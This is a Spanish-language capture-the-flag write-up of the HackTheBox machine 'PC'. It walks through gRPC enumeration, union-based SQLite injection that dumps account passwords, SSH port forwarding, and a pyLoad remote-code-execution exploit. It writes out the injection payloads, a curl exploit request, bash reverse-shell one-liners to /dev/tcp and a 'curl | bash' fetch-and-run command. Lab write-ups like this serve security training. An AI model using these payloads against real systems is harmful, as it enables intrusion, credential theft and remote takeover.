PC
Writeup de la máquina PC de Hackthebox.

Reconocimiento
En primer lugar, debemos desplegar la máquina para poder obtener la Dirección IP todo ello desde la web de HackTheBox y luego desde la terminal debemos conectarnos a la VPN usando el fichero correspondiente de la siguiente forma:
1
openvpn lab_trr0r.opvn
Después le lanzaremos un ping para ver si se encuentra activa dicha máquina, además de ver si acepta la traza ICM. Comprobamos que efectivamente nos devuelve el paquete que le enviamos por lo que acepta la traza ICMP, gracias al ttl podremos saber si se trata de una máquina Linux (TTL 64 ) y Windows (TTL 128), y vemos que se trata de una máquina Linux pues cuenta con TTL próximo a 64 (63), además gracias al script **whichSystem.py** podremos conocer dicha información.

El motivo por el cual el TTL es de 63 es porque el paquete pasa por unos intermediarios (routers) antes de llegar a su destino (máquina atacante). Esto podemos comprobarlo con el comando
ping -c 1 -R 10.10.11.214.Nmap
En segundo lugar, realizaremos un escaneo usando Nmap para ver que puertos de la máquina víctima se encuentra abiertos.
1
nmap -p- --open --min-rate 5000 -sS -v -Pn -n 10.10.11.214 -oG allPorts
Observamos como nos reporta que se encuentran abiertos los puertos 22 y 50051.

Ahora, gracias a la utilidad getPorts definida en nuestra .zshrc podremos copiarnos cómodamente todos los puerto abiertos de la máquina víctima a nuestra clipboard.

A continuación, volveremos a realizar un escaneo con Nmap, pero esta vez se trata de un escaneo más exhaustivo pues lanzaremos unos script básicos de reconocimiento, además de que nos intente reportar la versión y servicio que corre para cada puerto.
1
nmap -p22,50051 -sCV 10.10.11.214 -oN targeted
En la captura de Nmap observamos que el puerto 50051 está alojando un servicio el cual desconocemos.
 ___
___
Explotación
Como tenemos tan pocas opciones investigaremos sobre lo que se está alojando en el puerto 50051 ya que tal y como observamos a continuación se están mostrando información binaria:


Buscaremos información sobre el puerto 50051 y aparentemente parece que corresponde al protocolo gRPC:
La definición de ChatGPT sobre este protocolo (gRPC) es la siguiente:
“_gRPC es un protocolo el cual a su vez es un moderna implementación de RPC desarrollada por Google, que permite la comunicación eficiente entre servicios mediante HTTP/2 y Protocol Buffers (Protobuf). A diferencia del RPC tradicional, que suele usar formatos más pesados como JSON/XML y protocolos menos avanzados como HTTP/1.1, en conclusión gRPC es más rápido, eficiente y fácil de implementar en sistemas distribuidos y multiplataforma.
Una vez tenemos claro ante lo que estamos podemos llegar a la conclusión que de forma general el protocolo gRPC funciona de manera “similar” al de una API REST. Tras un rato buscando nos daremos cuenta que necesitamos la herramienta grpcurl para poder interactuar con gRPC, dicha herramienta no es conveniente usarla si es nuestra primera vez ante este protocolo.
Finalmente, nos toparemos con la herramienta grpcui la cual nos permite interactuar con gRPC pero vía web lo cual nos ayudará a familiarizarnos un poco más con este protocolo.
La forma más sencilla de instalarnos está herramienta es con el siguiente comando siempre y cuando tengamos instalado go (Instalar Go):
1
go install github.com/fullstorydev/grpcui/cmd/grpcui@latest
Para iniciar la herramienta debemos de ejecutar el siguiente comando:
1

grpcui -plaintext 10.10.11.214:50051
Observamos que se nos ha desplegado una página web por un puerto aleatorio (http://127.0.0.1:36035):
El aspecto de la página web es el siguiente:

Siempre que estemos ante este protocolo (gRPC) debemos de conocer los servicios que contiene junto con sus respectivos métodos.

Tal y como vemos a continuación el protocolo gRPC tan solo tiene el servicio SimpleApp el cual tiene los siguiente métodos (LoginUser, RegisterUser, getInfo):

Una vez que conocemos el servicio y sus métodos seleccionaremos el método (RegisterUser) para registrar un nuevo usuario, como información enviaremos el usuario (terror) junto con la contraseña (terror123) y le daremos a Invoke:

Tal y como vemos a continuación veremos que en la respuesta a la anterior petición nos dice que se ha creado una cuenta para el usuario terror:

Ahora usaremos el método LoginUser para logearnos con dichas credenciales (terror:terror123) y veremos que en la respuesta nos devuelve un token y un id:

Una vez que tenemos el token y el id podemos usar el último método restante (getInfo) el cual nos pide un id y adicionalmente debemos de pasarle el token tal que así:

En la respuesta veremos que nos dice Will update soon:
SQL Injection
Tras estar un buen tiempo probando diferentes formas de ganar acceso a la máquina víctima se me ocurre probar una SQL Injection tal que así:


Veremos como en mensaje me muestra 1 por lo que es vulnerable a una Inyección SQL basada en uniones.
A continuación, probaré a mostrar el nombre de la base de datos gracias a la siguiente petición: 190 union select database(), y tal y como vemos a continuación nos dará un error:

Tras estar un buen rato pensado se me ocurre que es posible que la base de datos no sea MySQL por lo que probaré a ver si se trata de SQLite.

Gracias al siguiente repositorio SQLite - PayloadAllTheThings](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/SQLite%20Injection.md) podré obtener un [Payload para saber si se trata de SQLite, en definitiva como cuerpo de la petición pondré lo siguiente: 190 union select sqlite_version();, y tal y como vemos a continuación conseguimos ver la versión por lo que es SQLite lo que hay por detrás.
Tablas
Como estamos ante SQLite debemos de saber tener en cuenta que tan solo tenemos una única base de datos.
Usando el mismo repositorio de antes (SQLite - PayloadAllTheThings](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/SQLite%20Injection.md)) comenzaré a enumerar las tablas con el siguiente [Payload: 190 union SELECT sql FROM sqlite_master pero en la respuesta veré me pone None por lo que se me ocurre usar group_concat() tal que así:
1
190 union SELECT group_concat(sql) FROM sqlite_master
Observamos como ahora si que nos mostrará las tables junto con sus correspondientes columnas:

Filas de las columnas (información)
Destacar que para mostrar las filas de las columnas, es decir la información es un poco más difícil ya que hay que usar un truco (”||”).
Tabla messages
En primer lugar, mostraremos la información referente a la tabla messages gracias a la siguiente consulta:
1
190 union SELECT group_concat(username || ':' || message) FROM messages
En la respuesta veremos dos mensajes insignificantes y además uno de ellos corresponde a nuestro usuario.

Tabla accounts
En segundo y último lugar mostraremos la información de la tabla accounts usando la siguiente consulta:
1
190 union SELECT group_concat(username || ':' || password) FROM accounts

Observamos como nos muestra nuestra contraseña y una correspondiente a un usuario llamado sau: HereIsYourPassWord1431.

Probaremos a autenticarnos a través de ssh usando dichas credenciales (sau:HereIsYourPassWord1431) y observamos como conseguimos acceder correctamente a la máquina víctima.
Escalada de privilegios
Destacar que para que nos funcione el CTRL + L (clear) debemos de hacer un
export TERM=xterm.
Tras ganar acceso a la máquina víctima buscaremos por las típicas formas de elevar nuestros privilegios (Sudoers, SUID) pero no encontraremos nada interesante pero tras un rato buscando veremos que hay un servicio interno corriendo en el puerto 8000 por lo que veremos como podemos abusar del servicio interno del sistema.

En este punto debemos de realizar Port Forwarding para traernos el puerto 8000 a nuestra máquina de atacante, esto lo lograremos con el siguiente comando gracias a ssh:
1
ssh sau@10.10.11.214 -L 8000:127.0.0.1:8000
Gracias al Port Forwarding observaremos que al acceder a nuestro puerto 8000 (localhost:8000) podemos ver la página web de la máquina víctima alojada en dicho puerto (8000).

Lo primero que se me ocurre es buscar la versión para este servicio (pyLoad) pero no conseguiremos verla por lo que buscaremos en searchsploit un exploit para la versión 0.5.0 el cual nos permite RCE:

Con suerte la versión de nuestro pyLoad es la 0.5.0 pero como ya hemos visto antes la única forma de saberlo es comprobando si es vulnerable al exploit encontrado (RCE), por lo que nos descargaremos el exploit (searchsploit -m python/webapps/51532.py) y veremos que nos pide los siguientes parámetros:

Al ejecutar el exploit con los parámetros correspondientes nos daremos cuenta que es una Blind RCE, es decir no somos capaces de ver el output del comando ejecutado:

Una forma de comprobar que realmente se está ejecutando nuestro comando en una Blind RCE es enviándonos un ping a nuestra Dirección IP tras previamente habernos puesto en escucha por trazas ICMP (tcpdump -i tun0 icmp -n).
A continuación, veremos como al enviarnos un ping a nuestra Dirección IP recibiremos un paquete ICMP correspondiente a la Dirección IP de la máquina víctima.

Tras comprobar que tenemos ejecución remota de comandos (RCE) miraremos el código del exploit y nos daremos cuenta que se puede resumir en una simple petición POST mediante curl:
1
curl -X POST http://127.0.0.1:8000/flash/addcrypted2 -H 'Content-Type: application/x-www-form-urlencoded' -d 'jk=pyimport os;os.system("ping -c 1 10.10.14.10");f=function f2(){};&package=xxx&crypted=AAAA&&passwords=aaaa'

En este punto continuaremos con el exploit ya que es más cómodo pero de igual forma lograremos el acceso a la máquina a través de una Reverse Shell.
En primer lugar nos daremos cuenta que con el típico one liner de bash vamos a tener problemas a menos de que URL Encodeemos los & (bash -c 'bash -i >%26 /dev/tcp/10.10.14.10/443 0>%261') pero en el caso de que no se nos ocurra esto siempre podemos recurrir a la forma que nunca falla:
- Nos montarnos un servidor con python (
python3 -m http.server 80) y crearemos un index.html con el siguiente contenido:
1
2
3
#!/bin/bash

bash -c "bash -i >& /dev/tcp/10.10.14.10/443 0>&1"
- A continuación, debemos de realizar una petición a nuestro servidor web y concatenarle una bash, en definitiva ejecutar el siguiente comando:
1
curl http://10.10.14.10 | bash
- Finalmente, veremos como recibimos una consola como el usuario root por lo que habremos conseguido elevar nuestros privilegios gracias al Abuso del servicio interno del sistema.